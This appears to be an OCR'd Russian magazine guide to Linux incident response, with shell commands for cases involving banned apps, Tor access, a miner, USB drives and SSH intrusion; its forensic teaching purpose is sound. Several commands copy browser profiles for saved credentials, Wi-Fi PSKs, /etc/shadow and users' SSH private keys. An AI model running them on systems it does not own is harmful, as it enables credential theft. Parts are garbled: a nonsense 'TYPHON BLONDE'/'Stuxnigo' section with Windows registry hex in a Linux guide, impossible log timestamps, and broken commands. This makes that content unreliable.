Если у тебя есть список приложений, запрещенных в организации, можно хранить его в отдельном текстовом файле, грепать их оттуда или использовать однострочники. Например:

```
dpkg -l | grep -f blacklisted_apps.txt
apt list --installed | grep torrent\|viber
```

Еще можно на всякий случай выписать все пакеты, установленные в системе. Тут мы приводим команды для разных пакетных менеджеров, но только для стандартных в Debian.

```
# Список всех установленных пакетов APT; также попробуй dpkg -l
apt list --installed 2>/dev/null
# Следующая команда позволяет получить список пакетов, установленных
вручную
apt-mark showmanual 2>/dev/null
apt list --manual-installed | grep -F '\[installed\] 2>/dev/null
# Как вариант, можешь написать aptitude search '!~M ~i' или aptitude
search -F %p '~i!~M'

# Для openSUSE, ALT, Mandriva, Fedora, Red Hat, CentOS
rpm -qa --qf "%[INSTALL:TIME:date]: %[NAME]-%[VERSION]\n" 2>/dev/
null
# Для Fedora, Red Hat, CentOS
yum list installed 2>/dev/null
# Для Fedora
dnf list installed 2>/dev/null
# Для Arch
pacman -Q 2>/dev/null
# Для openSUSE
zypper info 2>/dev/null
```

При сборе данных еще можно вытянуть всякие штуки типа браузерных баз, где хранится настройки, пароли, закладки и история посещений. А также наборы почтовых клиентов и переписки в них. Учти, что копирование таких файлов обычно требует определенных прав в системе. Предоставление ниже папки приложений будут существовать, только если эти приложения запускались и использовались.

```
# Создаем папку для сохранения профилей
mkdir -p ./artifacts/mozilla
# Банально вокруг профиль «Файрфокса» для последующих опытов —
анализа закладок, истории, сохраненных кредов
sudo cp -rf /home/*/.mozilla/firefox/ ./artifacts/mozilla
mkdir -p ./artifacts/gchrome
# Google Chrome
sudo cp -rf /home/*/.config/google-chrome* ./artifacts/gchrome
mkdir -p ./artifacts/chromium
# Chromium
sudo cp -rf /home/*/.config/chromium ./artifacts/chromium
```

На этом этапе мы успешно посмотрели, что пользователь занимался, какие у него есть приложения, и выгрузили браузерные артефакты. Потом оттуда можно будет получить историю посещений и сохраненные креды.

Шаг 3. Виртуальный нарушитель

Самый интересный способ нарушителя — гадить из виртуалки или виндовых приложений, развернутых в Wine. Команды ниже могут помочь найти установленные там программы и посмотреть их настройки. Тоже запускаем от рута.

```
# Список приложений, установленных в Winetricks
winetricks list-installed 2>/dev/null
# Параметры Winetricks
winetricks settings list 2>/dev/null
# Смотрим файлы в файловом Program Files
ls -la /home/*/.wine/drive_c/program\ files 2>/dev/null
ls -la /home/*/.wine/drive_c/Program\ 2>/dev/null
ls -la /home/*/.wine/drive_c/Program\ Files/ 2>/dev/null
ls -la /home/*/.wine/drive_c/Program/ 2>/dev/null
```

Полезно и посмотреть, не затерялись ли VirtualBox или QEMU.

```
# Проверяем, установлена ли VirtualBox
apt list --installed | grep virtualbox 2>/dev/null
# А вот так можем посмотреть логи QEMU, в том числе и об активности
виртуальных машин
cat ~/.cache/libvirt/qemu/log/* 2>/dev/null
```

Для анализа виртуальных машин их придется включать и смотреть вручную или выгружать их диски для дальнейшего анализа утилитами типа Autopsy.

Шаг 4. Любители консоли

Смотреть последующие активности пользователя — это наша первоочередная обязанность. Не забываем, что, кроме обычных графических юзеров, у нас есть root, от имени которого отдельные личности любят ставить пакеты через терминал и творить прочие безобразия. Вперед! Начнем с истории команд в консоли.

```
# Дефолтная команда
history
# Выводим историю консольных команд
cat ~./history 2>/dev/null
# Аналог команды history, выводит список последних команд,
выполненных текущим пользователем в терминале
fc -l 1 2>/dev/null
# История команд Python, здесь тоже что-то может встретиться
cat ~/.python_history
```

Интересно, какие приложения ставил и удалял юзер перед нашей проверкой?

```
echo "[History installed grep install  /var/log/dpkg.log]"
# История установки пакетов. Также можно грепать в файлах /var/log/
dpkg.log*, например
grep "install " /var/log/dpkg.log
# История установки пакетов в архивных логах. Для поиска во всех
задействованных логах исправь dpkg.log на *
zcat /var/log/dpkg.log.gz | grep "install "
# Обновления пакетов
grep "upgrade " /var/log/dpkg.log
# Лог удаленных пакетов
grep "remove " /var/log/dpkg.log
# Тут может быть инфа о последних установленных приложениях
cat /var/log/apt/history.log
```

Также в поисках установленных приложений можно посмотреть следующие файлы:

- `* /var/log/dpkg.log*`.
- `* /var/log/apt/history.log*`.
- `/var/log/apt/term.log*`.
- `/var/lib/dpkg/status`

Иногда ты приходишь проверять юзер и перед тобой действенно чистый Linux. Возможно, от себя скрыли основную рабочую ось?

```
# Вывод содержимого загрузочного меню, то есть список ОС
sudo awk -F' /menuentry / {print $2}' /boot/grub/grub.cfg 2>/dev/
null
# Проверим, не завалялись ли рядом еще загрузочные ОС
sudo os-prober
```

Подведем промежуточные итоги. Мы получили представление о последних пользовательских действиях с файлами и в терминале, о работе с графическими приложениями. Заглянули в корзину. Посмотрели тайлэйлы файловых изменений в основных домашних каталогах. Проверили наличие виртуалок и портированных приложений, в которых тоже можно много чего натворить. Этого достаточно для восстановления действий обычного юзера. Теперь перейдем к более специфичным кейсам.

Продолжение статьи →

ЧТО ПРЯЧЕТ ПИНГВИН

БОЛЬШОЙ ГИД ПО СБОРУ УЛИК В LINUX

КЕЙС 2. ЗАФИКСИРОВАНО ОБРАЩЕНИЕ К TOR

Тревога, тревога! Кто-то (или что-то) из сети С рабочего компьютера подключился к Tor. Есть IP хоста, с которого предположительно было обращение. IP шлюзового узла Tor и дата. Результаты будем писать в файл **network**.

На том ли мы хосте?

Проверим, что мы на машине с IP источника подключения:

```
# Сетевое имя текущего хоста
cat /etc/hostname
# Информация о сетевых адаптерах. Аналоги: ip l и ifconfig -a
ip a 2>/dev/null
# Список известных хостов, он же локальный DNS
cat /etc/hosts
# Проверяем наличие интернета, а заодно и записываем внешний IP-адрес
wget -O- https://api.ipify.org 2>/dev/null | tee -a network
```

Если в сети используется DHCP, можно посмотреть следующие файлы:

```
# База аренд DHCP-сервера (файлы dhcpd.leases). Главный аналог — утилита dhcp-lease-list
cat /var/lib/dhcp/* 2>/dev/null
# Основные конфиги DHCP-сервера (можно сразу искать туда и вывода все строки, начинающиеся с комментарев, и посмотреть именно актуальный конфиг, если тебе это надо, конечно)
cat /etc/dhcp/* | grep -vE " 2>/dev/null
# В логах смотрим инфу о назначенном адресе по DHCP
sudo journalctl | grep " lease"
# При установленном NetworkManager
sudo journalctl | grep "DHCP"
```

```
Jun 06 09:15:00 ubuntu-vm NetworkManager[1025]: <info>  [1686055500.1487] dhcp4 (enp0s3): state changed new (bound), address=10.0.2.15
Jun 06 09:15:00 ubuntu-vm NetworkManager[1025]: <info>  [1686055500.1488] dhcp4 (enp0s3): state changed bound -> bound
Jun 06 09:15:00 ubuntu-vm NetworkManager[1025]: <info>  [1686055500.1488] dhcp4 (enp0s3): state changed bound -> bound
Jun 06 09:15:00 ubuntu-vm NetworkManager[1025]: <info>  [1686055500.1488] dhcp4 (enp0s3): state changed bound -> bound
```

Пример вывода информации об адресе DHCP из журнала

Если мы на подозреваемой машине, то двигаемся дальше.

Текущие соединения и logs

Необходимо посмотреть, нет ли среди активных подключений соединений с IP-адресом Tor.

```
# Сохраняем текущую ARP-таблицу. Аналог: arp -e
sudo ip n 2>/dev/null
# Базальный принт таблицы маршрутизации. Аналог: route
sudo ip r 2>/dev/null
# Активные сетевые процессы и сокеты с адресами. Эти же ключи сработают для утилиты ss ниже
netstat -anp 2>/dev/null
# Актуальная альтернатива netstat, выводит имена процессов (если запуск с sudo) с текущим TCP/UDP-соединениями
sudo ss -tupln
```

Среди активных соединений мы ничего подозрительного не увидели. Придется обращаться к логам и конфигам. Команды, приведенные ниже, мы позаимствовали у специалистов Центробанка (из стандарта ГОСТ Р 57580.1-2017, приложение В).

Мы будем искать информацию (в том числе в системных логах) о сетях, к которым подключалась операционка. Для всех команд нужны права суперпользователя. Вывод же можно направлять в отдельный файл **network_list**.

```
# Незамыкавшийся кариниг из логов сетевых соединений
sudo journalctl -q NetworkManager | grep -i "connection '"
sudo journalctl -q NetworkManager | grep -i "address" # адресов
sudo journalctl -q NetworkManager | grep -i wi-fi #
подключений-отключений Wi-Fi
sudo journalctl -q NetworkManager | grep -i global -A2 -B2 #
подключений к интернету
# Сети Wi-Fi, к которым подключалась
sudo grep psk= /etc/NetworkManager/system-connections/* 2>/dev/null
# Альтернатива
sudo cat /etc/NetworkManager/system-connections/* 2>/dev/null
# Забираем конфигурацию iptables
sudo iptables-save 2>/dev/null
sudo iptables -n -L -v --line-numbers
# Список правил файрвола nftables
sudo nft list ruleset
```

Дополнительные команды, требующие sudo:

```
# Конфигурации беспроводных сетей
sudo iwconfig 2>/dev/null
# Процессы, прослушивающие порты
sudo lsof -i
# Информация о DHCP-действиях на хосте
sudo journalctl | grep -i dhcpd
```

А вот эта команда покажет количество полуоткрытых соединений:

```
netstat -tan | grep -i syn | wc -l
```

Если соединений много, можно предположить, что на хост проводилась атака SYN flood.

Мы выяснили текущую конфигурацию сети, собрали некоторую историю подключений и получили настройки файрвола. Кстати, часть вредоносов просто обычно или целиком сносит файрвол (никто не замечает, ведь у Linux бывает эпидемия по полгода и больше), или открывает и изменяет порты для своей работы.

Разные приемы

Проверим логи с регулярной на более-менее валидный IP-адрес:

```
sudo journalctl | grep -E -o "(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)" | sort -u|uniq
```

Или можешь попробовать такой вариант:

```
grep -rF -E -o "(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)" /var/log | sort | uniq
```

К сожалению, исследуемый хост все это время был подключен к одной сети. Используй собранные данные из кейса 1, мы установили, что в день подключения было активно два приложения: Firefox и qBittorrent. В **/var/log** не было ничего интересного. Зато в загрузках обнаружили скачанный в тот же день торрент-файл и сам спиратский контент. Что же делать? В тех случаях, когда ты не знаешь, куда приложение пишет лог, бывает полезно грепнуть конкретный IP-адрес...

```
# Ищем активными среди данных приложений
grep -A2 -B2 -rn '66.66.55.42' --exclude="*lifrit.sh" --exclude-dir=
$saveto /usr /etc  2>/dev/null >> IP_info
```

И еще — слабый, но рабочий способ искать логи где-то еще. Из-за того что журналы могут иметь варианты типа **-log**, ***.log**, **log1** и так далее, будет много ложных срабатываний. Лучше перебрать все файлы каждого приложения:

```
sudo find /root /home /bin /etc /lib64 /opt /run /usr -type f -name \
*log* 2>/dev/null >> int_files_info
```

В результате анализа мы обнаружили файл, содержащий логи скачивания этого торрента.

/home/user/.local/share/qBittorrent/logs/qbittorrent.log

Время работы торрент-клиента в логе точно совпадало с обращением к Tor. Запускаем скачивание этого торрента на стенде, и файлвол немедленно поют айпишник ноды Tor. Таким образом восстановительса полная картинка событий. Что скажет, что было, когда, что потом. Сносить не будем. В самых запущенных случаях можно поискать в домашнем каталоге все файлы, измененные за определенный временной интервал:

```
find ~/ -type f -newermt "2023-02-24 00:00:11" \! -newermt
"2023-02-24 00:53:00" -ls
```

КЕЙС 3. МАЙНЕР

Пользователь жалуется на медленную работу компьютера. Идем проверять. В первую очередь подробно определим, что в системе происходит прямо сейчас. Вывод отправим в файл.

```
# Выводим список залогиненных сеансов
w
# Список запущенных приложений
lsof -w 2>/dev/null
# Список всех запущенных процессов, лучше класть в отдельный файлик
ps -l
# Список всех запущенных процессов ver. 2
ps aux
# Глючный вывод дерева процессов
pstree -Aup
# Вывод информации о текущих альтернативных задачах в screen
screen -ls 2>/dev/null
# Вывод выполняющихся фоновых задач. Можешь проверить, открыв приложение и запустив, а затем нажав в терминале Ctrl + z. Командой fg ты возобновишься в последней такой отложенной задаче, а fg 1 — к первой. Не злоупотребляй
jobs
# Текстовый вывод аналога виндового диспетчера задач
top -bcnl -w512
```

Сомнительный процесс иногда можно найти, просто глянув вывод ps (пример из блога Tenable):

```
10681 pts/18  S1+   14:25  |     _ /usr/lib/jvm/java-8-openjdk- _
10716 pts/18  S+    0:20   |     _
/tmp/konc682180406402513623.exe
29505 pts/18  S+    0:00   |     |  _ /bin/sh -c /bin/sh
29566 pts/18  S+    0:00   |     |  _ /bin/sh
10718 pts/18  S+    0:00   |     _
/tmp/konc636052634854376091.exe
```

В данном случае все как раз несложно. Достаточно взять команду **htop**, определить PID процесса, который больше всех проверить ресурсы (например, грузит процессор на 100%), и убить его командой **kill -9 <твой PID>**. Также присмотрись к процессам, стартовавшим из папки **/tmp/** или другой аномальной директории.

Практический разбор

Используй команду **top -bcnl -w512** мы получили следующий вывод.

```
top - 04:04:01 up  2:38,  5 users,  load average: 0.20, 0.29, 0.47
Tasks: 270 total,   1 running, 275 sleeping,   0 stopped,   0 zombie
%Cpu(s): 26.2 us,  1.5 sy,  0.0 ni, 72.3 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
MiB Mem :   3945.1 total,   1225.8 free,   1535.8 used,   1277.1 buff/cache
MiB Swap:   3924.0 total,    996.8 free,    127.2 used.   1541.2 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
  62147 root      20   0   22296   6932   5168 S 186.0   0.2   0:03.52 firefoxler
      1 root      20   0  168836  10864   8644 S   0.0   0.4   0:04.92 /sbin/init
```

Вывод информации о процессах

Некий **firefoxler** потребляет 100% CPU. Найдем обжору. Знак PID (62147), получим путь к исполняемому файлу, потом можем сдамить его, удалить или просто подрубить себе:

```
sudo ls -lа /proc/62147/exe
```

```
-l sudo ls -la /proc/62147/exe
lrwxrwxrwx 1 root root 0 Feb  7 04:01 /proc/62147/exe -> /usr/bin/firefoxler
```

Вывод информации по подозрительному PID

 # Убиваем процесс

```
sudo kill -9 62147
# Удаляем исполняемый файл
sudo rm /usr/bin/firefoxler
```

Успех! В процессе случае сдинорадзового случайного запуска это позволит хотя бы нормально работать с хостом дальше. Здесь мы не рассматриваем самопроизвольащиеся вредоносо, и пути его проникновения и закрепления в системе.

Если тебе попался серьезный противник, то после установки руткита процессы не будут отображаться в списке. Однако в данном случае процесс майнера запустился без закрепления, а пользователю достаточно объяснити, почему не стоит запускать всякое подряд.

Для передачи в SOC собираем базовый трояк, добавив полезную команду в свой скрипт: Трояк, если по-простому, — это когда ты пришел на место киберрасследования и тебе нужно быстро обнаружить и собрать ключевую информацию о хосте. Например, если ты заранее знаешь, что преступник использовал Google Firefox, то в первую очередь получи артефакты браузера, потом логи и остальное — в зависимости от зоны интересов.

```
tar -zc -f /artifacts/VAR_LOG1.tar.gz /var/log/ 2>/dev/null #
Запаковываем все логи в архив
```

Детально анализировать и разбирать логи мы тут не будем, это отдельная тема. Например, в логах Apache стоит грепать все строки **User-Agent** клиентов, которые подключались к твоему хосту.

Вообще, в любой непонятной ситуации грепай. Есть ошибки — грепай **error** или **fail**. Знаешь проблемную службу — грепай по ее названию или части. Показалось, что есть подключения со сторонних IP-адресов? Смотри кейс 2 и грепай. Помни, grep — твой ключ к успеху!

Продолжение статьи →

ЧТО ПРЯЧЕТ ПИНГВИН

БОЛЬШОЙ ГИД ПО СБОРУ УЛИК В LINUX

КЕЙС 4. СЪЕМНЫЕ НОСИТЕЛИ

Пользователи обожают совать всякое барахло в порты рабочего компьютера. Например, флешки с фильмами, а в запущенных случаях — Wi-Fi-адаптеры. Поэтому есть смысл искать следы этих жутких нарушений. Вот как посмотреть список железа (отправим в тематический лог `dev_info`):

```
# Вывод инфо о PCI-шине
lspci
# Вывод инфо о подключенных USB-устройствах
lsusb
# Вывод инфо о блочных устройствах
lsblk
# cat /sys/bus/pci/devices/*/*
# Информация о текущих и ранее установленных Bluetooth-устройствах
ls -laR /var/lib/bluetooth/ 2>/dev/null
# Список Bluetooth-устройств
bt-device -l 2>/dev/null
# Список Bluetooth-устройств mk. III
hcitool dev 2>/dev/null
# Ищем другие сообщения, связанные с железом, — очевидно, с sudo
sudo journalctl| grep -i 'PCI|ACPI|Plug' 2>/dev/null
# Пытаемся выявить подключение/отключение сетевого кабеля (адаптера)
в логах
sudo journalctl | grep "NIC Link is" 2>/dev/null
# Открытие/закрытие крышки ноутбука
sudo journalctl | grep "Lid"  2>/dev/null
```

Пример usbrip

Интереснее всего, конечно, посмотреть, что там с флешками. Для Linux есть отличная утилита usbrip (написанная нашим автором. — Примеч. ред.), подробную инструкцию к ней можешь глянуть на Kali.tools. Устанавливаем и запускаем:

```
usbrip events history
```

Выбираем вывод в терминал (жмем Enter). Выводится вся доступная информация по каждому носителю на основе логов, включая дату последнего отсоединения устройства и серийник (у нас usbrip почему-то вывел далеко не все серийники, хотя в логах они прописывались). Для просмотра в виде таблицы пиши

```
usbrip events history -et
```

```
USB-History-Events
+-------------------+-------+-----+-----+--------------------+--------------------+--------------+-----+--------------------+
|     Connected     | Bus:1 | VID | PID |      Product       |    Manufacturer    | Serial Number | Port |    Disconnected    |
+-------------------+-------+-----+-----+--------------------+--------------------+--------------+-----+--------------------+
| 2021-01-05 ******* | ----  | ----  | ----  | ------------------ | ------------------ | ------------ | ----  | ------------------ |
| 2021-01-05 05:37:42 | kali  | 13fe  | 4200  | USB DISK 2.0       |                    |            0 |  1-1  | 2021-01-05 05:57:59 |
| 2021-01-05 06:08:04 | kali  | 13fe  | 4200  | USB DISK 2.0       |                    |            0 |  1-1  | 2021-01-05 06:10:19 |
| 2021-01-05 06:10:04 | kali  | 23a9  | ef18  | Mass Storage       | AZ21B              |            0 |  1-1  | 2021-01-05 08:13:33 |
| 2021-01-05 06:23:50 | kali  | 23a9  | ef18  | Mass Storage       | AZ21B              |            0 |  1-1  | 2021-01-05 06:35:38 |
| 2021-01-05 06:34:25 | kali  | 13fe  | 4200  | USB DISK 2.0       |                    |            0 |  1-1  | 2021-01-05 08:12:12 |
| 2021-01-05 07:17:27 | kali  | 13fe  | 4200  | USB DISK 2.0       |                    |            0 |  1-1  | 2021-01-05 07:38:26 |
| 2021-01-05 07:38:44 | kali  | 13fe  | 4200  | USB DISK 2.0       |                    |            0 |  1-1  | 2021-01-05 07:47:09 |
| 2021-01-05 07:52:10 | kali  | 13fe  | 4200  | USB DISK 2.0       |                    |            0 |  1-1  | 2021-01-05 07:54:08 |
| 2021-01-05 07:58:05 | kali  | 13fe  | 4200  | USB DISK 2.0       |                    |            0 |  1-1  | 2021-01-05 07:59:29 |
| 2021-01-05 07:57:46 | kali  | 13fe  | 4200  | USB DISK 2.0       |                    |            0 |  1-1  | 2021-01-05 08:04:59 |
| 2021-01-05 08:06:02 | kali  | 13fe  | 4200  | USB DISK 2.0       |                    |            0 |  1-1  | 2021-01-05 08:12:72 |
| 2021-01-05 12:45:25 | kali  | 13fe  | 4200  | USB DISK 2.0       |                    |            0 |  1-1  | 2021-01-05 12:47:55 |
| 2021-01-05 12:54:05 | kali  | 13fe  | 4200  | USB DISK 2.0       |                    |            0 |  1-1  | 2021-01-05 12:62:13 |
| 2021-01-05 13:44:02 | kali  | 13fe  | 4200  | USB DISK 2.0       |                    |            0 |  1-1  | 2021-01-05 14:16:11 |
| 2021-01-05 14:20:57 | kali  | 058f  | 1000  | Mass Storage Device | JetFlash           | 7J3TGAXD |  1-1  | 2021-01-05 14:50:46 |
| 2021-01-05 14:32:10 | kali  | 090c  | 3000  | SM32550A MEMORY BAR | Silicon Motion,Inc. |            0 |  1-1  | 2021-01-05 14:32:12 |
+-------------------+-------+-----+-----+--------------------+--------------------+--------------+-----+--------------------+
```

Вывод информации по USB-носителям из утилиты usbrip

Самогреп

Чтобы ничего не устанавливать и смотреть логи самостоятельно, можешь воспользоваться вот такой командой (без grep жизни нет, помнишь?):

```
sudo journalctl -o short-iso-precise | grep -iw usb
```

Вывод тебя впечатлит своим выдающимся объемом. Давай оптимизируем затраты человеко-часов и направим вывод в файлы:

```
# Информация о USB-шине и подключенных устройствах
lsusb
cat /var/log/messages | grep -i usb 2>/dev/null
# Подключенные в текущей сессии USB-устройства — у Linux аптайм
обычно большой, может, прокатит
sudo dmesg | grep -i usb 2>/dev/null
# Usbrip делает то же самое, но потом обрабатывает данные и делает
красиво
sudo journalctl | grep -i usb
```

Для более детальной информации будем искать серийники конкретных носителей и выводить строчки рядом с ними:

```
cat /var/log/syslog* | grep -i usb | grep -A1 -B2 -i SerialNumber: >>
 usb_list_file
cat /var/log/messages* | grep -i usb | grep -A1 -B2 -i SerialNumber:
2>/dev/null >> usb_list_file
# Как ты понимаешь, устройства в текущей сессии имеет смысл
собирать, только если система давно не перезагружалась
sudo dmesg | grep -i usb | grep -A1 -B2 -i SerialNumber: >> usb_list_
file
sudo journalctl | grep -i usb | grep -A1 -B2 -i SerialNumber: >> usb_
list_file
```

Благодаря выводу последней команды мы обнаружили подключение стороннего устройства — флешки. Поскольку такой серийник не числился в списках отдела безопасности, пользователь получил по ликбезу вне очереди.

```
Feb 07 01:47:51 kali kernel: usb 2-2: Product: Mass Storage Device
Feb 07 01:47:51 kali kernel: usb 2-2: Manufacturer: JetFlash
Feb 07 01:47:51 kali kernel: usb 2-2: SerialNumber: 08S93Y7A9ZLPXEP1
Feb 07 01:47:51 kali kernel: usb-storage 2-2:1.0: USB Mass Storage device detected
```

Вывод информации о USB-носителях из системного журнала

Продолжение статьи →

ЧТО ПРЯЧЕТ ПИНГВИН

БОЛЬШОЙ ГАЙД ПО СЕКРЕТУ TYPHON BLONDE

КЕЙС 3. ЗАКЕПЛЕННАЯ МАЛВАРЬ И ЗОС

Это уже более серьезный кейс, для настоящих героев Threat Hunting. Другие — в конце концов, нет ничего лучше, чем закрепить компьютерный. Это ЗОС (ICS: indicators of compromise). В прошлом кейсе мы разобрали, как малварь прячется в системе, теперь посмотрим на аномалии закрепов и обходы контроля.

Первая 10 Вопросов указывают на возможную активность Stuxnigo

В Windows есть ключ, отвечающий за запуск приложений при старте: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

```
# Первая 10 Вопросов указывают на возможную активность Stuxnigo
# Проверяем ключ Run — стандартное место для malware
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
[HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run]
"Updater"=hex(2):25,00,50,00,52,00,4f,00,47,00,52,00,41,00,4d,00,44,00,41,00,
54,00,41,00,25,00,5c,00,73,00,76,00,63,00,68,00,6f,00,73,00,74,00,2e,00,65,00
78,00,65,00,20,00,2d,00,6b,00,20,00,6e,00,65,00,74,00,73,00,76,00,63,00,73,00
20,00,2d,00,70,00,00,00
"Microsoft Update"=hex(2):25,00,50,00,52,00,4f,00,47,00,52,00,41,00,4d,00,44,
00,41,00,54,00,41,00,25,00,5c,00,73,00,76,00,63,00,68,00,6f,00,73,00,74,00,2e
,00,65,00,78,00,65,00,20,00,2d,00,6b,00,20,00,6e,00,65,00,74,00,73,00,76,00,
63,00,73,00,20,00,2d,00,70,00,00,00
"OneDrive"=hex(2):25,00,73,00,79,00,73,00,74,00,65,00,6d,00,72,00,6f,00,6f,00
,74,00,25,00,5c,00,73,00,79,00,73,00,77,00,6f,00,77,00,36,00,34,00,5c,00,63,
00,6d,00,64,00,2e,00,65,00,78,00,65,00,20,00,2d,00,63,00,20,00,73,00,74,00,
61,00,72,00,74,00,20,00,2f,00,62,00,20,00,2d,00,63,00,20,00,63,00,6d,00,64,
00,20,00,2f,00,63,00,20,00,65,00,63,00,68,00,6f,00,20,00,6f,00,6e,00,65,00,
64,00,72,00,69,00,76,00,65,00,20,00,2d,00,63,00,20,00,65,00,78,00,69,00,74,
00,00,00
"Adobe Acrobat Update"=hex(2):25,00,50,00,52,00,4f,00,47,00,52,00,41,00,4d,
00,44,00,41,00,54,00,41,00,25,00,5c,00,73,00,76,00,63,00,68,00,6f,00,73,00,
74,00,2e,00,65,00,78,00,65,00,20,00,2d,00,6b,00,20,00,6e,00,65,00,74,00,73,
00,76,00,63,00,73,00,20,00,2d,00,70,00,00,00
"Dropbox"=hex(2):25,00,50,00,52,00,4f,00,47,00,52,00,41,00,4d,00,44,00,41,00,
54,00,41,00,25,00,5c,00,73,00,76,00,63,00,68,00,6f,00,73,00,74,00,2e,00,65,00
78,00,65,00,20,00,2d,00,6b,00,20,00,6e,00,65,00,74,00,73,00,76,00,63,00,73,00
20,00,2d,00,70,00,00,00
"Google Chrome"=hex(2):25,00,50,00,52,00,4f,00,47,00,52,00,41,00,4d,00,44,00,
41,00,54,00,41,00,25,00,5c,00,73,00,76,00,63,00,68,00,6f,00,73,00,74,00,2e,00
65,00,78,00,65,00,20,00,2d,00,6b,00,20,00,6e,00,65,00,74,00,73,00,76,00,63,00
73,00,20,00,2d,00,70,00,00,00
"Microsoft Edge"=hex(2):25,00,50,00,52,00,4f,00,47,00,52,00,41,00,4d,00,44,00
41,00,54,00,41,00,25,00,5c,00,73,00,76,00,63,00,68,00,6f,00,73,00,74,00,2e,00
65,00,78,00,65,00,20,00,2d,00,6b,00,20,00,6e,00,65,00,74,00,73,00,76,00,63,00
73,00,20,00,2d,00,70,00,00,00
"Mozilla Firefox"=hex(2):25,00,50,00,52,00,4f,00,47,00,52,00,41,00,4d,00,44,00
41,00,54,00,41,00,25,00,5c,00,73,00,76,00,63,00,68,00,6f,00,73,00,74,00,2e,00
65,00,78,00,65,00,20,00,2d,00,6b,00,20,00,6e,00,65,00,74,00,73,00,76,00,63,00
73,00,20,00,2d,00,70,00,00,00
"Microsoft Edge Update"=hex(2):25,00,50,00,52,00,4f,00,47,00,52,00,41,00,4d,
00,44,00,41,00,54,00,41,00,25,00,5c,00,73,00,76,00,63,00,68,00,6f,00,73,00,
74,00,2e,00,65,00,78,00,65,00,20,00,2d,00,6b,00,20,00,6e,00,65,00,74,00,73,
00,76,00,63,00,73,00,20,00,2d,00,70,00,00,00
"Microsoft Office"=hex(2):25,00,50,00,52,00,4f,00,47,00,52,00,41,00,4d,00,44,
00,41,00,54,00,41,00,25,00,5c,00,73,00,76,00,63,00,68,00,6f,00,73,00,74,00,2e
,00,65,00,78,00,65,00,20,00,2d,00,6b,00,20,00,6e,00,65,00,74,00,73,00,76,00,
63,00,73,00,20,00,2d,00,70,00,00,00
"Microsoft Office Update"=hex(2):25,00,50,00,52,00,4f,00,47,00,52,00,41,00,4d,
00,44,00,41,00,54,00,41,00,25,00,5c,00,73,00,76,00,63,00,68,00,6f,00,73,00,
74,00,2e,00,65,00,78,00,65,00,20,00,2d,00,6b,00,20,00,6e,00,65,00,74,00,73,
00,76,00,
```

ЧТО ПРЯЧЕТ ПИНГВИН

БОЛЬШОЙ ГИД ПО СБОРУ УЛИК В LINUX

КЕЙС 6. УДАЛЕННОЕ ПРОНИКНОВЕНИЕ

Есть подозрение, что у нас в системе появился незваный удаленный гость. Давай проверим, так ли это.

```
# Получим список пользователей
if  uname -a | grep astra ;
# Это вариант запроса для Astra Linux. В других дистрибутивах getent
в наших тестах выполнялся бесконечно
then
    getent passwd {1000..60000} >/dev/null 2>&1
    # Сравним с выводом через awk
    eval getent passwd ${awk '/^UID_MIN/ {print $2}' /etc/login.defs
}..${awk '/^UID_MAX/ {print $2}' /etc/login.defs}] | cut -d: -f1
fi
# Однако зачастую мы хотим просто посмотреть реальных пользователей,
у которых есть каталоги, где можно порыться. Запишем в переменную
для последующей эксплуатации
ls /home
# Исключаем папку lost+found
users=`ls /home -I lost*`
echo $users
```

Приберем к рукам информацию о входах в систему, глянем основные параметры юзеров, узнаем, кто из них может администрить.

```
# Список последних загрузок ОС
sudo journalctl --list-boots  2>/dev/null
if [ -e /var/log/btmp ]
then
    # Неудачные попытки входа в систему
    lastb 2>/dev/null
fi
if [ -e /var/log/wtmp ]
then
    # Лог логинов и бутов
    last -f /var/log/wtmp
fi
# Получаем список привилегированных sudo-юзеров
sudo cat /etc/sudoers 2>/dev/null
cat /etc/passwd 2>/dev/null  # Почему бы и нет?
# Юзеры с пустым паролем
sudo cat /etc/shadow | awk -F":" '{$2 == ""} {print $1}'  2>/dev/null
```

Одна из тактик закрепления доступа — это сохранение ключей SSH. Выгрузка артефактов и настроек SSH помогает выявить подключения к хосту по сохраненным открытым ключам или отпечаткам других хостов. Иногда можно найти приватные ключи хоста, что потом позволит изучить исходившие от него подключения. Это пригодится при расследовании сложных инцидентов с массовыми подключениями.

Смотреть стоит файлы **authorized_keys** и **known_hosts**, а также сами файлы ключей, генерируемые утилитой ssh-keygen или скопированные внешним хостом через ssh-copy-id. Спросим у root и у всех пользователей, что у них есть на этот счет:


```
cat /root/.ssh/* 2>/dev/null
for name in $(ls /home)
do
    cat /home/$name/.ssh/*  2>/dev/null
done
```

Если полученные ключи не принадлежат известным системам, это может быть плохой новостью. Также проверим попытки удаленного входа через SSH:

```
sudo journalctl _SYSTEMD_UNIT=sshd.service | grep "error" 2>/dev/null
```

Входы в систему по SSH можешь посмотреть через lastlog, но полезно и погрепать логи и конфиги:

```
sudo journalctl | grep ssh # или sshd
# Ищем ошибки аутентификации
sudo journalctl | grep ssh | grep -i -A2 -B2 fail
```



Ошибки подключения по SSH из журналов

Файловые аномалии

Не забудь посмотреть конфиг для общих папок: вдруг есть открытая шара, через которую и производили пенетрацию?

```
cat /etc/samba/smb.conf # Конфиг
cat /var/log/samba/*.log # Логи
# Можно дополнительно проверить список текущих общих папок
cat /var/lib/samba/usershares/*
# Проверим и в списке монтируемых папок
mount -l
```

Далее нужно поискать все файлы, у которых нет владельца или группы, — это характерно при удаленном проникновении на хост и работе через реверс-шеллы. Опять же для демонстрации ищем только в домашних каталогах.

```
# При поиске вредоносов рекомендуется искать файлы без владельца
sudo find /root /home -nouser 2>/dev/null
# Или без группы
